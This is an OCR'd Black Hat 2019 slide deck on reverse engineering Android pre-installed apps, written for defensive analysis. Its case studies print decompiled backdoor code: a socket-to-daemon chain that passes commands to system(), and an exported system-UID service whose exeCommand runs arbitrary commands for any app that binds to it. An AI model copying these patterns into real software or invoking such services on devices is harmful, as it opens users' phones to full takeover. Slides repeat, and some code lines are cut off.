Google

Securing the System

A Deep Dive into Reversing Android Pre-Installed Apps

Maddie Stone
@maddiestone
Black Hat USA 2019

Who am I? - Maddie Stone (she/her)

- Security Researcher on Project Zero
- Previously: Senior Reverse Engineer & Tech Lead on Android Security team
  - This presentation is based on work done while on Android Security team.
- Speaker at REcon, OffensiveCon, BlackHat, & more!
- BS in Computer Science, Russian, & Applied Math, MS in Computer Science

@maddiestone

Agenda

- Overview of the Android OEM space
- Differences when reverse engineering pre-installed vs user-space apps
- Case studies of Android pre-installed security issues
  - Arbitrary remote code execution backdoors
  - Framework modifications for URL logging
  - Security settings misconfigurations
  - Botnet

Goal

- Lower the bar of entry to reversing/analyzing Android pre-installed apps by sharing my “lessons learned”
- Interest more researchers to begin working in the space (hopefully!)
- Demonstrate the range of security issues that affect different OEMs
- Transparency

Why?

- Out of the box, a device often has 100-400 pre-installed applications

Why?

- Out of the box, a device often has 100-400 pre-installed applications
- More difficult to remediate pre-installed apps than user-space

Why?

- Out of the box, a device often has 100-400 pre-installed applications
- More difficult to remediate pre-installed apps than user-space
- Malicious actors are attempting to move to supply chain distribution
    - Only have to convince 1 company to include your app rather than thousands of users
    - Exploiting/rooting Android has gotten harder

Why?

- Out of the box, a device often has 100-400 pre-installed applications
- More difficult to remediate pre-installed apps than user-space
- Malicious actors are attempting to move to supply chain distribution
  - Only have to convince 1 company to include your app rather than thousands of users
  - Exploiting/rooting Android has gotten harder
- Few publicly available resources on analyzing pre-installed apps vs user-space apps

Glossary of Terms

- AOSP: Android Open-Source Project
- OEM: Original Equipment Manufacturer
- ODM: Original Device Manufacturer
- SOC: System-on-Chip (Vendor)
- GPP: Google Play Protect
- PHA: Potentially Harmful Application
- OTA: “Over-the-Air” Update

Intro to the Android OEM/ Pre-Installed Space

Devices built on top of AOSP

- Android Google Mobile Services-certified devices
  - Ex. Pixel, Samsung, devices that use the “Android” name
  - Includes Google apps (GMail, Maps, GMSCore, etc.)
  - Build images must be approved by Google (series of test suites)
- Devices built on AOSP
  - Ex. Amazon Fire tablets
  - Doesn’t include Google apps
  - “Android-compatible” means the device complies with the Android Compatibility Definition Document (CDD)

Approval Process for Android Devices

CTS (Compatibility Test Suite)	Ensuring **compatibility with AOSP**
GTS (GMS Requirements Test Suite)	Requirements for any devices that want **to license Google apps**
VTS (Vendor Test Suite)	Tests partner devices are **compatible with HAL** (Hardware Abstraction Layer)
BTS (Build Test Suite)	**Security review for PHA** and other harmful behaviors in binaries/framework
STS (Security Test Suite)	Checks if **security patches have been applied** correctly

Approval Process for Android-Compatible Devices

CTS (Compatibility Test Suite)	Ensuring **compatibility with AOSP**
GTS (GMS Requirements Test Suite)	Requirements for any devices that want **to license Google apps**
VTS (Vendor Test Suite)	
BTS (Build Test Suite)	
STS (Security Test Suite)	Checks if **security patches have been applied** correctly

Devices built on top of AOSP, but don't want/need Android-certification, only go through CTS tests.

Approval Process for Android-Certified Devices

CTS (Compatibility Test Suite)	
GTS (GMS Requirements Test S	
VTS (Vendor Test Suite)	Tests partner devices are **compatible with HAL** (Hardware Abstraction Layer)
BTS (Build Test Suite)	**Security review for PHA** and other harmful behaviors in binaries/framework
STS (Security Test Suite)	Checks if **security patches have been applied** correctly

Android-certified devices (aka devices with Google Mobile Services) must pass the full series of tests for approval.

Approval Process for Android-Certified Devices

CTS (Compatibility Test Suite)	Ensuring **compatibility with AOSP**
GTS (GMS Requirements Test Suite)	R **li**
VTS (Vendor Test Suite)	T **HAL** (Hardware Abstraction Layer)
BTS (Build Test Suite)	**Security review for PHA** and other harmful behaviors in binaries/framework
STS (Security Test Suite)	Checks if **security patches have been applied** correctly

The findings discussed in this presentation falls into the BTS portion of the approval process.

Build Test Suite: Security Review of Build Image

- **Goal:** Find security issues in builds BEFORE they launch to users
  - Potentially Harmful Applications (PHA)
    - https://developers.google.com/android/play-protect/phacategories
  - Behaviors that meet PHA definitions in non-application code (daemons, framework, etc.)
  - Hoping to expand to other security issues in the future.

Build Test Suite: Security Review of Build Image

- **Goal:** Find security issues in builds BEFORE they launch to users
  - Potentially Harmful Applications (PHA)
    - https://developers.google.com/android/play-protect/phacategories
  - Behaviors that meet PHA definitions in non-application code (daemons, framework, etc.)
  - Hoping to expand to other security issues in the future.
- **Reality:** Sometimes find issues that are already “in-the-wild”
  - Implement detections so no new builds go out with issue
  - Work with OEM to issue security patches
  - GPP will begin warning users if it’s an app

Differences when reverse engineering pre-installed vs user-space applications

Pre-Installed Apps & Dynamic Analysis

- Many security researchers depend on dynamic analysis for finding bad apps
- If you assume the output of dynamic analysis is the whole story, often miss a lot of functionality
- Many different reasons why pre-installed apps do not run or will only run a subset of their behavior in dynamic analysis

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
  - “Signature”: App must be signed with the same key as the platform
  - “Privileged”: App must live in the `/system/priv-apps/` directory

Examples of signature permissions:

`MANAGE_PROFILE_AND_DEVICE_OWNERS`

`MANAGE_SENSORS`

Examples of privileged permissions:

`READ_PRIVILEGED_PHONE_STATE`

`BIND_CARRIER_SERVICES`

`READ_VOICEMAILS`

Examples of signature|privileged permissions:

`INSTALL_PACKAGES`

`WRITE_SECURE_SETTINGS`

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
  - “Signature”: App must be signed with the same key as the platform
  - “Privileged”: App must live in the `/system/priv-apps/` directory

If the app is not correctly considered “signature” or “privileged” when installed in the dynamic analysis environment, then the behavior that requires the permission will not be executed.

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
  - Declared in app manifest as `android:sharedUserId="XXX"`
  - Must be signed with same key as other apps declaring the same shared UID
  - Apps have superset of all code and permissions

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
  - Declared in app manifest as `android:sharedUserId="XXX"`
  - Must be signed with same key as other apps declaring the same shared UID
  - Apps have superset of all code and permissions

If the app is analyzed on its own, you’ll likely only see a subset of behavior, if any behavior at all.

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
- App is “headless”, it does not have a UI
  - Many emulators/ dynamic analysis environments start an app by starting its **LAUNCHER** activity.
  - Headless apps don’t have a **LAUNCHER** activity.

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
- App is “headless”, it does not have a UI
  - Many emulators/ dynamic analysis environments start an app by starting its **LAUNCHER** activity.
  - Headless apps don’t have a **LAUNCHER** activity.

If using an automated dynamic analysis pipeline, you’ll likely have to instrument to look for other activities, services, or receivers that have intent-filters. Otherwise, the app will likely never execute any code.

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
- App is “headless”, it does not have a UI
- App is dependent on custom hardware
  - Ex. radio, camera, etc.

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
- App is “headless”, it does not have a UI
- App is dependent on custom hardware
  - Ex. radio, camera, etc.

App won’t run if the hardware it requires is not available.

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
- App is “headless”, it does not have a UI
- App is dependent on custom hardware
  - Ex. radio, camera, etc.
- Can’t sideload a “critical” functionality app if it already exists in the environment.

Dynamic Analysis Struggles

- App uses “signature” or “privileged” permissions
- App runs under a shared user ID (UID)
- App is “headless”, it does not have a UI
- App is dependent on custom hardware
- Can’t sideload a “critical” functionality app if it already exists in the environment.

Solutions will vary based on the scale of apps you’d like to dynamically analyze and whether or not all the apps are from the same device/ similar devices.

App “Collusion”

- Pre-installed apps can be confident about the environment they’re running in.
  - They can depend on other apps or components being present in the device.
    - Apps can run as shared UID
    - Framework modifications
    - Binaries on device
    - etc.

The bad behaviors can be spread across a couple different components.

App “Collusion”


- Pre-installed apps can be confident about the environment they’re running in.
  - They can depend on other apps or components being present in the device.
    - Apps can run as shared UID
    - Framework modifications
    - Binaries on device
    - etc.

Pre-installed applications can not be analyzed as self-sufficient entities.

Instead they need to be analyzed with an awareness of their environments.


Multi-App “Collusion”

- Running as shared user ID (UID)
  - An app has the superset of all the permissions declared by the apps running under that shared UID




Multi-App “Collusion”

- Running as shared user ID (UID)
  - An app has the superset of all the permissions declared by the apps running under that shared UID



Multi-App “Collusion”

- Running as shared user ID (UID)
  - An app has the superset of all the permissions declared by the apps running under that shared UID



Multi-App “Collusion”

- Running as shared user ID (UID)
- Can declare custom permissions to give access to other apps
  - Analyze closely for “permissions” proxy-ing

App #1

```
<permission android:name="com.myapp.MyService.access"
  android:label= “@string/permlab_myservice_access”
        android:protectionLevel="dangerous"
android:description="@string/permdesc_myservice_access"/>

    <service android:name="com.myapp.MyService"
  android:permission="com.myapp.MyService.access"
            android:exported="true"/>
```

Multi-App “Collusion”

- Running as shared user ID (UID)
- Can declare custom permissions to give
  - Analyze closely for “permissions” pr

Declares the permission and states that protection level is dangerous.
This means any other app may request the permission, but the user will have to consent.

App #1

```
<permission android:name="com.myapp.MyService.access"
  android:label= “@string/permlab_myservice_access”
        android:protectionLevel="dangerous"
android:description="@string/permdesc_myservice_access"/>

   <service android:name="com.myapp.MyService"
android:permission="com.myapp.MyService.access"
          android:exported="true"/>
```

Multi-App “Collusion”

- Running as shared user ID (UID)
- Can declare custom permissions to give
  - Analyze closely for “permissions” proxying

Service **com.myapp.MyService** is now protected by the custom permission that any application can request

App #1

```
<permission android:name="com.myapp.MyService.access"
  android:label= “@string/permlab_myservice_access”
        android:protectionLevel="dangerous"
android:description="@string/permdesc_myservice_access"/>
```

```
<service android:name="com.myapp.MyService"
android:permission="com.myapp.MyService.access"
        android:exported="true"/>
```

Multi-App “Collusion”

- Running as shared user ID (UID)
- Can declare custom permissions to give
  - Analyze closely for “permissions” pr

If **`MyService`** is doing a behavior protected by a more sensitive permission, they have now proxied it to apps that don’t have to get that sensitive permission.

App #1

```
<permission android:name="com.myapp.MyService.access"
  android:label= “@string/permlab_myservice_access”
        android:protectionLevel="dangerous"
android:description="@string/permdesc_myservice_access"/>
```

```
<service android:name="com.myapp.MyService"
android:permission="com.myapp.MyService.access"
        android:exported="true"/>
```

App + daemons or OS modifications

- Pre-installed apps can be dependent on or interact with daemons on the device.
  - App expects a binary daemon to be running in background
  - App launches a daemon from the `/system/bin/` directory
  - Case Study #1 will be an example
- The device's framework has modified API calls from AOSP
  - Ex. Triada modified the AOSP Log method to allow apps to communicate with a firmware backdoor
    - See "PHA Family Highlights: Triada" blogpost

More Privileged Contexts

- Pre-installed apps are able to (and in many cases need to) run in more privileged contexts than user-space applications.
  - This can lead to many false positives if you're using scorers/detections, trained on user-space applications.
- Examples
  - Many malicious user-space apps pretend to be system apps so scorers pick them up as trojans
  - Those scorers then think the real system apps are also trojans

Case Studies

Case Study #1:
Arbitrary Remote Code Execution


Case Study #1: Arbitrary Remote Code Execution Backdoor

- “Remote”: Can be commanded/controlled by any other application on the device or via an unprotected network connection
- “Arbitrary”: Will run any commands the commanding entity sends
- Common APIs for executing commands:
  - `Runtime.exec()`
  - `ProcessBuilder`
  - In native code: `system()`

Arbitrary Remote Code Execution Backdoor (Example #1)

- Complex diagnostics software accidentally left on production builds
- Included 4 components:
  - Pre-installed application
  - 2 different native daemons
  - Modified SELinux policy
  - Custom kernel character device

Arbitrary Remote Code Execution Backdoor (Example #1)



Pre-Installed Application Code

```
java.net.Socket v9_1 = new java.net.Socket(this.dmhost, 250);
try {
    java.io.PrintStream v6_1 = new java.io.PrintStream(v9_1.getOutputStream());
} catch (Exception v1) { v8 = 0; }
try {
    java.io.DataInputStream v4_1 = new java.io.DataInputStream(v9_1.getInputStream());
    try {
        v6_1.println(android.util.Base64.encodeToString(this.dmkey.getBytes(), 2));
        v6_1.println(android.util.Base64.encodeToString(this.prodname.getBytes(), 2));
        String v5_0 = v4_1.readLine();
    } catch (Exception v1) {...}
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpuid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                 this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```

Pre-Installed Application Code

```
java.net.Socket v9_1 = new java.net
try {
    java.io.PrintStream v6_1 = new
} catch (Exception v1) { v8 = 0; }
try {
    java.io.DataInputStream v4_1 =
    try {
        v6_1.println(android.util.B
        v6_1.println(android.util.B
        String v5_0 = v4_1.readLine();
    } catch (Exception v1) {...}
    if (!this.isErrorCode(v5_0)) {
        v6_1.println(android.util.Base64.encodeToString(this.cpuname.getBytes(), 2));
        String v5_1 = v4_1.readLine();
        if (!this.isErrorCode(v5_1)) {
            v6_1.println(android.util.Base64.encodeToString(this.cpuid.getBytes(), 2));
            String v5_2 = v4_1.readLine();
            ...
            if (!this.isErrorCode(v5_8)) {
                v6_1.println(android.util.Base64.encodeToString("helodata".getBytes(), 2));
                v4_1.readLine();
                v6_1.println(android.util.Base64.encodeToString("gotdata".getBytes(), 2));
                this.procDmStr(new String(android.util.Base64.decode(v4_1.readLine(), 0)));
```

```
private int procDmStr(String p8) {
  int v3 = 0;
  try {
    java.io.FileOutputStream v2_1 = new java.io.FileOutputStream(new
                  java.io.File("/data/data/<redacted>/cache/<textfile>'));
    v2_1.write(p8.getBytes(), 0, p8.getBytes().length);
    v2_1.close();
  } catch (Exception v0) { v3 = -1; }
  return v3;
```

Google

Daemon #1

```
sprintf(&v17, “if [-f %s]; then cat %s > /dev/<redacted>drv; rm
%s; fi”,
            “/data/data/<redacted>/cache/<textfile>”,
            “/data/data/<redacted>/cache/<textfile>”,
            “/data/data/<redacted>/cache/<textfile>”);
system(&v17);
```


```
if [-f /data/data/<redacted>/cache/<textfile>];
then
cat /data/data/<redacted>/cache/<textfile> > /dev/<redacted>drv;
rm /data/data/<redacted>/cache/<textfile>;
fi
```

Daemon #2

- Processes the commands received from the socket
- Constantly monitors `/dev/<redacted>drv` to see if there is new information written there
- When information has been written, process through a command handler.
  - If a string is bracketed by `<exsh>COMMAND</exsh>`, the command is passed to `system(COMMAND)`

Daemon #2

Get substring in between <exsh> and </exsh> tags.



Remediation

- 223 build fingerprints from the OEM were affected across 16 SKUs
- 6M affected users
- 70% of affected users had OTA available within 2 weeks
- 100% of affected users had OTA available within 1 month
- GPP flagged and blocked the application

Arbitrary Remote Code Execution Backdoor (Example #2)

- Diagnostics software used for remotely managing a large fleet of devices
- A bug turned it into an arbitrary RCE backdoor
- Self-contained within single pre-installed application
- CVE-2018-14825 and ICSA-18-256-01

App’s Manifest

```
android:sharedUserId="android.uid.system"

<service
android:name="com.honeywell.tools.honsystemservice.SystemOperationService"
android:exported="true"/>
```

App's Manifest

```
android:sharedUserId='android.uid.system"
```

```
<service
android:name="com.honeywell.tools.honsystemservice.SystemOperationService"
android:exported="true"/>
```

The app runs as the shared UID, `system`, which is the most privileged process besides root.

App's Manifest

```
android:sharedUserId="android.uid.system"

<service
android:name="com.honeywell.tools.honsystemservice.SystemOperationService"
android:exported="true"/>
```

Any other component on the device can interact with the service:
start it, bind to it, stop it, etc.

Executing Commands

```
public constructor SystemOperationService() {
    this.TAG = SystemOperationService.class.getSimpleName();
    this.isStatic = 0;
    this.ip = 0;
    this.prefixLen = 0;
    this.gateway = 0;
    this.dns1 = 0;
    this.dns2 = 0;
    this.connection = new com.honeywell.tools.honsystemservice.SystemOperationService$1(this);
    this.plConn = new com.honeywell.tools.honsystemservice.SystemOperationService$2(this);
    this.mBinder = new com.honeywell.tools.honsystemservice.SystemOperationService$3(this);
    return;
}

public android.os.IBinder onBind(android.content.Intent intent) {
    return this.mBinder;
}
```

Executing Commands

Because the service is exported, any component on the device can call **`onBind`**.

`onBind` returns a Binder object. Binder objects enable the server-client IPC.

A bound service, is the server in the server-client paradigm.

```
public constructor SystemOperationService() {
    this.TAG = SystemOperationService.class.getSimp
    this.isStatic = 0;
    this.ip = 0;
    this.prefixLen = 0;
    this.gateway = 0;
    this.dns1 = 0;
    this.dns2 = 0;
    this.connection = new com.honeywell.tools.honsystemservice.SystemOperationService$1(this);
    this.plConn = new com.honeywell.tools.honsystemservice.SystemOperationService$2(this);
    this.mBinder = new com.honeywell.tools.honsystemservice.SystemOperationService$3(this);
    return;
}

public android.os.IBinder onBind(android.content.Intent intent) {
    return this.mBinder;
}
```

Executing Commands

The returned Binder object (**com.honeywell.tools.honsystemservice.SystemOperationService$3**) includes lots of methods that the “client” process can then directly call, for example:

```
public String exeCommand(String cmd) {
    Process v2_0 = Runtime.getRuntime().exec(cmd);
    v2_0.waitFor();
   java.io.BufferedReader v4_1 = new java.io.BufferedReader(new
                            java.io.InputStreamReader(v2_0.getInputStream()), 1024);
...
```

Executing Commands

The returned Binder object
(com.honeywell.tools.honsyste
of methods that the “client” proces

Any app (process) can call:
`bindService(intent, serviceConnection, flags)`

The **`serviceConnection`** is defined by the app and is where it saves the Binder object.

The client app can then call
`binderObj.exeCommand(MYCOMMAND);`

```
public String exeCommand(String cmd) {
